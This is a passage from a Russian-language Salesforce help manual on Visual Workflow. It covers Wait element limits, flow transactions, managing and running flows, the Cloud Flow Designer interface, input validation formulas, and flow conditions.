Прежде чем создавать потоки, содержащие как минимум один элемент «Ожидание», просмотрите перечисленные ниже ограничения и рекомендации.

- Деактивация потока или версии потока не препятствует обычному выполнению связанных ожидающих сеансов. При наличии связанных ожидающих сеансов удаление потока или версии потока не поддерживается.
- Сеанс может выполнять только один путь события на каждый элемент «Ожидание». Завершение обработки одного из событий инициирует удаление оставшихся событий из очереди.
- Организация может обрабатывать не более 1 000 событий в час. Завершение обработки события инициирует возобновление связанного сеанса и удаление любых других событий для данного сеанса из очереди. При превышении данного ограничения система Salesforce обрабатывает оставшиеся события в следующем часу.

Например, организация использует 1 200 событий, обработка которых запланирована на 16:00—17:00. Система Salesforce обрабатывает 1 000 событий между 16:00—17:00, а дополнительные 200 событий между 17:00—18:00.

- Организация может использовать не более 30 000 сеансов, являющихся ожидающими на определенный момент времени.
- Если пользователь, начавший сеанс, деактивируется при попытке выполнения пути события системой Salesforce, то возобновление сеанса прерывается.

### Транзакции и ожидающие сеансы

Транзакция завершается как только сеанс потока начинает ожидать событие. Возобновление сеанса потока инициирует начало новой транзакции. Операции, следующие за элементом «Ожидание», выполняются как часть пакетной транзакции, содержащей другие возобновленные сеансы.

Сеансы не поддерживают раздельное возобновление. Они группируются как отдельный пакет, который начинает возобновляться в течение одного часа после входа первого сеанса в пакет. Любые действия, инициированные выполнением данных групповых сеансов, также выполняются как отдельная транзакция. Данный алгоритм может инициировать превышение контролируемых ограничений Apex, если возобновленный сеанс выполняет операции DML или запросы SOQL посредством компонентов ниже.

- Элементы потока (например, «Создание записи» или «Быстрый поиск»)
- Элементы «Модуль Apex»
- Триггеры Apex

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

- Немедленные действия бизнес-правила

Дополнительные сведения о контролирующих ограничениях Apex см. в разделе «Ограничения для Visual Workflow» на странице 4896.

Если элемент «Ожидание» предшествует любому элементу потока, выполняющему операции DML или запросы SOQL:

- Убедитесь, что потоки выполняют между элементами «Ожидание» только операции DML или запросы SOQL, разрешенные контролирующими ограничениями Apex.
- Воспользуйтесь несколькими элементами «Ожидание», позволяющими выполнять операции DML и запросы SOQL посредством нескольких транзакций.
- Добавьте пути ошибок для данных элементов, позволяющие возвращать поток в элемент «Ожидание» при наличии сообщения об ошибке:

```
Too many SOQL queries
```

или

```
Too many DML operations
```

Если возобновленный сеанс не выполняется:

- Предыдущие сеансы в транзакции данного пакета завершаются успехом.
- Операции, выполненные сеансом до момента ожидания, завершаются успехом.
- Если сбой обрабатывается коннектором «Ошибка», то операции, выполненные сеансом после возобновления, но до сбоя, завершаются успехом. Операция, инициировавшая сбой сеанса, завершается ошибкой.
- Если сбой не обрабатывается коннектором «Ошибка», то операции, выполненные сеансом после возобновления, но до сбоя, отменяются. Операция, инициировавшая сбой сеанса, завершается ошибкой.
- Оставшиеся сеансы в данном пакете подлежат рассмотрению.

#### Ограничения для общих оповещений

- Оповещения не поддерживают минуты или секунды.
- Если сеанс ожидает наступления события, заданного на прошедшее время, то система Salesforce возобновляет сеанс в течение одного часа.

Например, поток отправляет сообщение эл. почты ответственному за возможность за семь дней до даты закрытия. При этом создается сеанс для возможности, которая должна быть закрыта сегодня. Система Salesforce возобновляет сеанс в течение одного часа.

#### Ограничения для оповещений по абсолютному времени

- Оповещения по абсолютному времени оцениваются на основе часового пояса пользователя, создавшего поток.

#### Ограничения для оповещений по относительному времени

- Оповещения по относительному времени оцениваются на основе часового пояса организации.
- Организация может использовать не более 20 000 заданных оповещений по относительному времени для всех версий потока.
- Оповещения не могут ссылаться на указанные ниже поля.
  - Поля DATE или DATETIME, содержащие автоматические производные функции (например, TODAY или NOW).

- Поля формулы, содержащие поля слияния связанного объекта.
- При изменении поля даты, используемого невыполненным оповещением по относительному времени в ожидающем сеансе, система Salesforce пересчитывает события, связанные с сеансом.  
Например, поток отправляет сообщение эл. почты ответственному за возможность за семь дней до даты закрытия возможности, а датой закрытия выбирается 20 февраля 2014 года. Ниже перечислены возможные результаты.
  - Дата закрытия не изменяется перед возобновлением сеанса. Результат: система Salesforce возобновляет сеанс 13 февраля 2014 года и отправляет сообщение эл. почты.
  - Дата закрытия изменяется на 10 февраля 2014 года перед возобновлением сеанса. Результат: система Salesforce планирует оповещение по относительному времени повторно и возобновляет сеанс 3 февраля 2014 года.
  - Дата закрытия изменяется на прошедшую дату. Результат: система Salesforce пересчитывает оповещение по относительному времени и возобновляет сеанс сразу после сохранения записи.
- Если оповещение по относительному времени ссылается на нулевое поле даты при выполнении элемента «Ожидание» сеансом потока, то система Salesforce возобновляет сеанс в течение одного часа.
- Если оповещение по относительному времени ссылается на поле даты, которое содержит ненулевое значение при выполнении элемента «Ожидание» сеансом потока и последующем обновлении поля нулевым значением перед обработкой оповещения, то система Salesforce возобновляет сеанс в течение одного часа после обновления поля даты.
- Если ожидающий сеанс содержит оповещение по относительному времени, то удаление ссылочной записи или объекта инициирует удаление оповещения из очереди. Сеанс, который не содержит других событий для ожидания, подлежит удалению.
- Продукт или прайс-лист, используемый оповещением по относительному или абсолютному времени в ожидающем сеансе, не может быть заархивирован.
- Ограничения по преобразованию интересов
  - Интерес, имеющий связанные оповещения по относительному времени в ожидающих сеансах, не может быть преобразован.
  - Если включена функция «Выполнять проверку и триггеры при преобразовании интереса», то текущие операции над интересами после элемента «Ожидание» не выполняются при преобразовании интересов.
  - Если участник кампании на основе интереса преобразуется до завершения ожидающего сеанса, связанного с данной записью, то система Salesforce все равно выполняет данный сеанс.

СМ. ТАКЖЕ:

[Рекомендации по проектированию потоков](#)

[Ограничения и рекомендации для Visual Workflow](#)

[Операторы в условиях потока](#)

[Элемент «Ожидание» в потоке](#)

## Рекомендации по управлению потоками

Ниже перечислены некоторые ограничения по управлению потоками.

### Активация потоков

При активации новой версии предыдущая активированная версия потока (при ее наличии) автоматически деактивируется. Любой выполняемый сеанс потока продолжает выполняться посредством версии, использовавшейся при его запуске.

### Удаление потоков

Прежде чем удалить активную версию потока, рекомендуем деактивировать нужную версию потока. Поток, содержащий приостановленные или ожидающие сеансы, может быть удален только после их завершения или удаления. Потоки, которые не были активированы, могут быть удалены незамедлительно.

### Свойства потока

По умолчанию свойства для версий заданного потока автоматически соответствуют свойствам активной версии. Другими словами, при наличии трех версий и активации версии 2 система Salesforce обновляет свойства версий 1 и 3 для соответствия версии 2. Тем не менее, редактирование свойств неактивной версии препятствует автоматическому обновлению ее свойств с целью соответствия активной версии.

Тип потока определяется активной (или последней) версией потока. Например, если активная версия потока содержит элемент «Окно», то используется тип «Поток». Данный тип не поддерживает внедрение посредством системного метода (например, конструктор процессов).

### Рекомендации по установленным потокам

Ниже перечислены рекомендации по распространению, обновлению или удалению потока, установленного из пакета.

СМ. ТАКЖЕ:

[Управление потоками](#)

[Ограничения и рекомендации для Visual Workflow](#)

## Рекомендации по установленным потокам

Ниже перечислены рекомендации по распространению, обновлению или удалению потока, установленного из пакета.

- Облачная версия приложения Flow Designer не позволяет открывать потоки, установленные из управляемых пакетов.
- При установке пакета, содержащего несколько версий потока, в новую целевую организацию, развертывание выполняется только для последней версии потока.
- При установке потока из управляемого пакета сообщения эл. почты об ошибках для сеансов данного потока не содержат сведения об отдельных элементах потока. Письмо отправляется пользователю, который установил поток.
- При установке потока из неуправляемого пакета, имя которого соответствует имени установленного потока, но при этом отличаются их номера версий, поток, установленный последним, становится последней версией текущего потока. Однако, если оба потока используют одинаковые имена и номера версий, то установка пакета не выполняется. Поток не может быть перезаписан.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Статус

Активный поток в пакете активируется только после установки. Предыдущая активная версия потока деактивируется в целевой организации в пользу недавно установленной версии. Любые текущие потоки, в основе которых используется ныне деактивированная версия, продолжают свое выполнение, но будут отображать предыдущую версию потока.

## Распространение установленных потоков

- При создании настраиваемой кнопки, ссылки или веб-вкладки для потока, установленного из управляемого пакета, добавьте пространство имен в URL-адрес. URL-адрес должен иметь следующий формат:  
/поток/пространство\_имен/уникальное\_имя\_потока.
- При добавлении потока, установленного из управляемого пакета, на страницу Visualforce воспользуйтесь следующим форматом атрибута name: пространство\_имен.уникальное\_имя\_потока.

## Обновление установленных потоков

При обновлении управляемого пакета в организации новая версия потока устанавливается только при наличии более новой версии от разработчика. В результате выполнения нескольких обновлений пакет может содержать несколько версий потока.

## Удаление установленных потоков

- Поток не может быть удален из установленного пакета. Чтобы удалить поток пакета из организации, рекомендуем деактивировать поток и удалить пакет.
- Организация разработки не позволяет удалять компоненты потока из установленных пакетов со статусом «Управляемый — бета-версия».
- При наличии нескольких версий потока, установленных из разных неуправляемых пакетов, запрещается удалять только одну версию путем удаления соответствующего пакета. При удалении управляемого или неуправляемого пакета, содержащего одну версию потока, удаляется весь поток и все его версии.

СМ. ТАКЖЕ:

[Потоки в наборах изменений и пакетах](#)

[Рекомендации по распространению потоков вместе с пакетами](#)

[Установка пакета](#)

## Рекомендации по выполнению потоков

При запуске или тестировании потока помните о некоторых ограничениях и рекомендациях.

- Рекомендуем внимательно проверять потоки, содержащие элементы удаления. Поток (даже неактивный) инициирует операцию удаления.
- При выполнении значения даты/времени могут использоваться часовые пояса, отличающиеся от тех, которые отображаются облачной версией приложения Flow Designer. Во время выполнения значения даты/времени учитываются параметры часового пояса текущего пользователя, заданные в системе Salesforce.
- Сеансы не выполняют действия, такие как отправка писем, создание, редактирование и удаление записей, пока не завершится связанная с потоком транзакция. Транзакции считаются выполненными после того как сеанс завершится, либо будут выполнены элементы «Экран» или «Ожидание». Для создания и обновления записей применяются не только элементы «Запись» и «Быстрые». Это также делают элементы «Сообщение в Chatter», «Отправить на утверждение» и «Быстрые действия».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

- Запрещается использовать кнопки обозревателя «Вперед» и «Назад» для перемещения по потоку. Их использование может повлиять на согласованность данных между потоком и системой Salesforce.
- Одному потоку может соответствовать не более 50 разных версий. При выполнении потока отображается активная версия, но администратору может быть доступна более новая версия.
- При использовании потоков, взаимодействующих с базой данных Salesforce, убедитесь, что пользователи могут создавать, просматривать, редактировать и удалять соответствующие записи и поля. В противном случае, пользователям, пытающимся запустить поток, отображается сообщение об отсутствии необходимых полномочий. Например, поток выполняет поиск и обновление статуса записи обращения. Пользователям потока должны быть предоставлены полномочия «Чтение» и «Редактирование» для поля «Статус» объекта «Обращение».
- При распространении потока не рекомендуем передавать значение поля валюты из записи Salesforce в переменную потока типа «Валюта» посредством параметра URL-адреса. Если поле слияния (например, `{ !Account . AnnualRevenue }`) ссылается на поле валюты, то значение поля содержит символ единицы валюты (например, \$). Переменные потока типа «Валюта» могут принимать только числовые значения, поэтому поток не выполняется. Взамен, рекомендуем использовать параметр URL-адреса для переноса кода записи в переменную потока типа «Текст», а в потоке использовать код для поиска значения поля валюты данной записи.

### В Salesforce1 или на странице Lightning

Если вы используете рабочий поток из раздела «Приостановленные сеансы потока» в Salesforce1 или на странице Lightning:

- этот поток не проверяет поля для ввода «Валюта» или «Количество», если их значение превышает 18-значное число.
- Для выбранных полей ввода, для которых необходимо указывать даты, необходимо ввести дату в следующем формате: *ПТТ-ММ-ДД*

СМ. ТАКЖЕ:

[Тестирование потока](#)

[Сеансы потока](#)

[Ограничения и рекомендации для Visual Workflow](#)

### Доступность потока

Visual Workflow соответствует требованиям статьи 508, кроме некоторых исключений.

- Название экрана не изменится после нажатия кнопки «Далее» или «Предыдущий», поэтому вы можете не сразу понять, что находитесь на новой странице.
- Поля переключателей не имеют меток. Программы для чтения экрана не могут различать вопросы.
- Вопросы без подсказок могут считываться неправильно.
- При чтении полей ошибки пропускаются.

СМ. ТАКЖЕ:

[Ограничения и рекомендации для Visual Workflow](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Облачная версия приложения Flow Designer

Облачная версия приложения Flow Designer позволяет создавать потоки без создания специального кода.

Чтобы получить доступ к набору полезных ресурсов, включая видеоролики и образцы потоков, откройте облачную версию приложения Flow Designer и щелкните ссылку **«Начало работы»**.

### [Требования по использованию облачной версии приложения Flow Designer](#)

Прежде чем использовать облачную версию приложения Flow Designer, рекомендуем обновить обозреватель и программу Adobe® Flash® Player.

### [Обзор пользовательского интерфейса облачной версии приложения Flow Designer](#)

Прежде чем использовать облачную версию приложения Flow Designer для создания потоков, просмотрите его основные компоненты.

### [Поиск по потоку](#)

По мере расширения и усложнения потоков поиск нужных элементов становится все более проблематичным. Облачная версия приложения Flow Designer поддерживает инструменты для быстрого поиска элементов и ресурсов потока.

### [Поиск на вкладке «Палитра»](#)

Добавление потоков, действий и классов Apex в организацию усложняет процесс поиска отдельного элемента на вкладке «Палитра». Однако вкладка «Палитра» поддерживает быстрый поиск элементов, необходимых для потока.

СМ. ТАКЖЕ:

[Элементы потока](#)

[Ресурсы потока](#)

## Требования по использованию облачной версии приложения Flow Designer

Прежде чем использовать облачную версию приложения Flow Designer, рекомендуем обновить обозреватель и программу Adobe® Flash® Player.

Рекомендуем:

- Windows® Internet Explorer® 8, 9, 10 и 11, Google® Chrome™ или Mozilla® Firefox®. Версии 6.0 и 7.0 обозревателя Internet Explorer не поддерживаются.
- Adobe® Flash® Player 10.1 или более поздней версии. Для запуска облачной версии приложения Flow Designer следует использовать версию не ниже 10.0.
- Минимально допустимое разрешение обозревателя: 1 024 x 768 пикселей.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**




## Обзор пользовательского интерфейса облачной версии приложения Flow Designer

Прежде чем использовать облачную версию приложения Flow Designer для создания потоков, просмотрите его основные компоненты.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**



### Панель кнопок (1)

Создавайте потоки и управляйте ими.

- Кнопка «**Выполнить**» инициирует выполнение последней сохраненной версии открытого потока. Если поток содержит элементы «Подпоток», то каждый подпоток выполняет активную версию соответствующего ссылочного потока. При отсутствии активной версии ссылочного потока элемент «Подпоток» выполняет последнюю версию соответствующего ссылочного потока.
- Индикатор состояния, расположенный справа, определяет:
  - Активность потока
  - Наличие несохраненных последних изменений
  - Наличие предупреждений или ошибок в последней сохраненной версии потокаЧтобы просмотреть список предупреждений или ошибок, щелкните индикатор.

## Холст (2)

Холст — это рабочая область, предназначенная для создания потока путем добавления элементов. По мере добавления и связывания элементов между собой отображается визуальная диаграмма потока.

## Вкладка «Палитра» (3)

Вкладка «Палитра» позволяет дополнять поток новыми элементами (например, элементы «Окно» и «Создание записи»).

## Вкладка «Ресурсы» (4)

Вкладка «Ресурсы» позволяет создавать ресурсы (например, переменная или формула) для использования в потоке.

## Вкладка «Проводник» (5)

Вкладка «Проводник» — это библиотека всех элементов и ресурсов, добавленных в поток.

СМ. ТАКЖЕ:

[Свойства потока](#)

[Управление элементами, ресурсами и коннекторами в потоке](#)

[Поиск на вкладке «Палитра»](#)

[Поиск по потоку](#)

## Поиск по потоку

По мере расширения и усложнения потоков поиск нужных элементов становится все более проблематичным. Облачная версия приложения Flow Designer поддерживает инструменты для быстрого поиска элементов и ресурсов потока.

Откройте поток в облачной версии приложения Flow Designer. После этого найдите элемент или ресурс в потоке с помощью приведенных ниже инструкций.

- Введите текст поиска на вкладке «Проводник». Вкладка «Проводник» отображает только элементы и ресурсы, свойства которых содержат введенный текст.
- Отфильтруйте содержимое вкладки «Проводник» по типу элемента или ресурса, щелкнув по значку 🔍.  
Чтобы удалить фильтр, щелкните значок 🔍 и выберите значение **«ИСКАТЬ ВСЕ»**.
- Затените все видимые элементы страницы, кроме результатов поиска, нажав **«Выделить результаты на холсте»**.
- Чтобы увеличить или уменьшить нужную область холста, воспользуйтесь элементами управления в верхнем правом углу страницы.
- Чтобы просмотреть область применения элемента вкладки «Проводник» на холсте, выполните нужный порядок действий.

Если элемент вкладки «Проводник» является элементом холста или полем окна:

1. Наведите указатель мыши на нужный элемент вкладки «Проводник».
2. Щелкните значок 🔍.

Если элемент вкладки «Проводник» является ресурсом, который не отображается на холсте:

1. Щелкните нужный элемент вкладки «Проводник».
2. Откройте вкладку «Использование» на панели «Описание».
3. Наведите указатель мыши на нужный элемент вкладки «Использование».

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для открытия, создания или редактирования потока в облачной версии приложения Flow Designer:

- «Управление Force.com Flow»

4. Щелкните значок .

Выбранный элемент должен быть выделен на смещенном холсте.




СМ. ТАКЖЕ:

[Обзор пользовательского интерфейса облачной версии приложения Flow Designer](#)

## Поиск на вкладке «Палитра»

Добавление потоков, действий и классов Apex в организацию усложняет процесс поиска отдельного элемента на вкладке «Палитра». Однако вкладка «Палитра» поддерживает быстрый поиск элементов, необходимых для потока.

Чтобы найти отдельный элемент на вкладке «Палитра», выполните одно из указанных ниже действий.

- Введите текст поиска напротив значка . Вкладка «Палитра» отображает только элементы, содержащие введенный текст.
- Чтобы отфильтровать содержимое вкладки «Палитра» по типу элемента, щелкните значок  и выберите нужный тип.
- Чтобы удалить фильтр, щелкните значок  и выберите значение «ИСКАТЬ ВСЕ».

СМ. ТАКЖЕ:

[Обзор пользовательского интерфейса облачной версии приложения Flow Designer](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для открытия, создания или редактирования потока в облачной версии приложения Flow Designer:

- «Управление Force.com Flow»


## Создание потока

### Создание потока

После выбора процесса, подлежащего автоматизации, создайте соответствующий поток посредством облачной версии приложения Flow Designer.

 **Совет:** Прежде чем начать создание потока, рекомендуем составить подробный план. Visual Workflow позволяет пользователям быстро автоматизировать бизнес-процессы при полном понимании их особенностей.

Если облачная версия приложения Flow Designer используется впервые, рекомендуем просмотреть как минимум один образец потока в *Рабочей тетради по облачной версии приложения Flow Designer*. Эти примеры позволят ближе познакомиться с данным инструментом и способами его использования.

1. Откройте облачную версию приложения Flow Designer. Введите строку «*Потоки*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «**Потоки**» и щелкните «**Создать поток**».
2. Перетащите соответствующие [элементы](#) на холст.  
 **Совет:** Если нужный элемент все еще не определен, добавьте элемент «**Действие**» в качестве структурного нуля. Элемент «**Действие**» может быть всегда заменен нужным элементом.
3. [Соедините](#) элементы между собой для определения их порядка.
4. Выберите [начальный элемент](#) выполняемого потока.
5. [Сохраните](#) любые изменения, внесенные в поток.
6. [Протестируйте](#) поток на предмет его корректной работы.
7. [Активируйте](#) поток для предоставления пользователям возможности его выполнения.
8. [Распространите](#) поток среди соответствующих пользователей.

СМ. ТАКЖЕ:

[Управление потоками](#)

[Рекомендации по проектированию потоков](#)

[Доступность потока](#)

[Стандартные блоки потока](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ





Для открытия, создания или редактирования потока в облачной версии приложения Flow Designer:

- «Управление Force.com Flow»

## Типовые задачи

### Управление элементами, ресурсами и коннекторами в потоке

Чтобы настроить поток, добавьте, измените или удалите элементы, ресурсы и коннекторы.

|           | Добавление   | Правка  | Удаление   |
|-----------|--|---|--|
| Элемент   | Выберите нужный элемент на вкладке «Палитра» и перетащите его на холст.                                | Дважды щелкните нужный элемент или наведите на него указатель мыши и щелкните значок  .                      | Наведите указатель мыши на нужный элемент и щелкните значок  .                        |
| Ресурс    | Дважды щелкните нужный ресурс на вкладке «Ресурсы».  | Дважды щелкните нужный ресурс или наведите на него указатель мыши и щелкните значок  на вкладке «Проводник». | Наведите указатель мыши на нужный ресурс и щелкните значок  на вкладке «Проводник». |
| Коннектор | Щелкните узел внизу исходного элемента на холсте и перетащите линию в любую область целевого элемента. | —   | Выберите нужный коннектор и нажмите клавишу DELETE.  |

СМ. ТАКЖЕ:

[Элементы потока](#)

[Ресурсы потока](#)

[Коннекторы потока](#)

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для открытия, создания или редактирования потока в облачной версии приложения Flow Designer:

- «Управление Force.com Flow»

## Проверка пользовательского ввода посредством формул потока


При необходимости проверьте данные, введенные пользователями в окнах потока.

- Выражение формулы должно возвращать логическое значение (ИСТИНА или ЛОЖЬ).
- Если выражение оценивается как ИСТИНА, то введенные данные являются допустимыми. Если выражение оценивается как ЛОЖЬ, то пользователю направляется сообщение об ошибке.
- Если пользователь пропускает необязательное поле, то поток не проверяет это поле.

При настройке поля ввода:

1. Выберите «Проверить» в разделе «Проверка ввода».
2. Определите допустимые значения для этого поля с помощью логического выражения формулы.

### Прим.:

- Выражение формулы должно возвращать логическое значение.
  - Если выражение формулы оценивается как TRUE, то введенные данные являются допустимыми.
  - Если выражение формулы оценивается как FALSE, то пользователю отображается сообщение об ошибке.
  - Если пользователь пропускает поле, которое *не* является обязательным, то проверка потока не выполняется.
3. Настройте сообщение об ошибке, которое должно отображаться при неудачной проверке пользовательского ввода. Чтобы переключить редактор обычного текста на редактор обогащенного текста (или наоборот), щелкните значок . Использование редактора обогащенного текста инициирует сохранение содержимого в виде HTML.

### Пример:

- Проверка формата адреса эл. почты:

```
REGEX({!Email_Address}, "[a-zA-Z0-9._%+-]+@[a-zA-Z0-9.-]+\.[a-zA-Z]{2,4}")
```

- Проверка формата почтового индекса:

```
REGEX({!Zipcode}, "\d{5}(-\d{4})?")
```

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для открытия, создания или редактирования потока в облачной версии приложения Flow Designer:

- «Управление Force.com Flow»


## Определение условий потока

Определяет порядок применения потоком конкретного результата решения или ожидания конкретного события ожидания.

Прежде чем начать работу, создайте элемент «Решение» или «Ожидание» для добавления условий. Чтобы добавить условия в событие ожидания, установите флажок **«Ожидать данное событие только при выполнении дополнительных условий»**.

### 1. Настройте условия.

При выполнении условия оцениваются в порядке, заданном пользователем.

| Заголовок столбца | Описание  |
|-------------------|---|
| Ресурс            | Ресурс потока, значение которого должно быть оценено.   |
| Оператор          | Доступные операторы определяются типом данных, выбранным для столбца «Ресурс». Дополнительную информацию см. в разделе <a href="#">«Операторы в условиях потока»</a> на странице 4997.  |
| Значение          | <p>Столбцы «Переменная» и «Значение» одной строки должны использовать совместимые типы данных.</p> <p>Доступные действия:</p> <ul style="list-style-type: none"> <li>Выберите текущий ресурс потока (например, переменная, постоянная или ввод данных пользователем).</li> <li>Чтобы создать ресурс потока, выберите раздел «СОЗДАТЬ».</li> <li>Введите ручную литеральное значение или поле слияния.</li> </ul> <p> <b>Прим.:</b> Дата, значение которой дополняется или лишается числа, отображается в днях, а не часах.</p> |

### 2. Определите логику между условиями.

| Параметр   | Описание  |
|--|---|
| Все условия должны быть истинными (И)              | Если одно из условий является ложным, то поток оценивает условия следующего результата.   |
| Одно условие должно быть истинным (ИЛИ)            | Если одно из условий является истинным, то поток немедленно применяет путь данного результата.  |
| Расширенная логика (комбинация операторов И и ИЛИ) | <p>Настраиваемая логика.</p> <p>При выборе данного параметра заполните поле «Логика» настраиваемой логикой путем ввода текстовой строки. Использование:</p> <ul style="list-style-type: none"> <li>числа для обращения к каждому условию</li> <li>операторы «И» или «ИЛИ» для определения условий, которые должны быть истинными</li> </ul> |

## ВЕРСИИ


Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для открытия, создания или редактирования потока в облачной версии приложения Flow Designer:

- «Управление Force.com Flow»

| Параметр | Описание   |
|----------|--|
|          | <ul style="list-style-type: none"> <li>• скобки для объединения элементов строки</li> </ul> <p> <b>Совет:</b> Введенный оператор «<i>I</i>» соответствует выбранному параметру «<b>Все условия должны быть истинными (И)</b>». Введенный оператор «<i>III</i>» соответствует выбранному параметру «<b>Одно условие должно быть истинным (ИЛИ)</b>». При вводе любой другой логики убедитесь, что каждому условию соответствует нужное число.</p> <p>Например, при использовании логики «<i>1 И (2 ИЛИ 3)</i>» поток оценивает истинность первого условия и истинность второго или третьего условия.</p> |

СМ. ТАКЖЕ:

[Что такое условия ожидания?](#)

[Элемент «Ожидание» в потоке](#)

[Элемент потока «Решение»](#)

### Отправка сообщения эл. почты из потока

Чтобы отправить сообщение эл. почты из потока, запустите действие бизнес-правила «Электронное предупреждение» или создайте сообщение эл. почты в потоке.

#### Элемент «Электронное предупреждение»

Данный элемент отправляет сообщение эл. почты путем использования электронного предупреждения бизнес-правила для выбора шаблона эл. почты и получателей. Поток предоставляет только код записи.

#### Элемент «Отправка эл. почты»

Отправляет сообщение эл. почты, где в потоке вручную указывается тема, текст и получатели.


СМ. ТАКЖЕ:

[Элементы потока](#)

### Вызов кода Apex из потока

Облачная версия приложения Flow Designer поддерживает множество функций, но иногда поток может содержать действия, которые не поддерживаются стандартными элементами. В данном случае рекомендуем вызывать класс Apex из потока путем использования одного из двух элементов потока: «Модуль Apex» и «Вызвать Apex».

Разработчикам доступны два метода предоставления доступа к классу Apex в потоке.

 **Совет:** Рекомендуем использовать примечание @InvocableMethod вместо интерфейса Process.Plugin.

Несмотря на то, что интерфейс Process.Plugin позволяет настраивать способы отображения класса на палитре, примечание @InvocableMethod поддерживает дополнительные функции. Таблица ниже описывает функции, поддерживаемые каждым методом.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**



|  | Интерфейс <code>Process.Plugin</code>  | Примечание <code>@InvocableMethod</code>  |
|--|--|---|
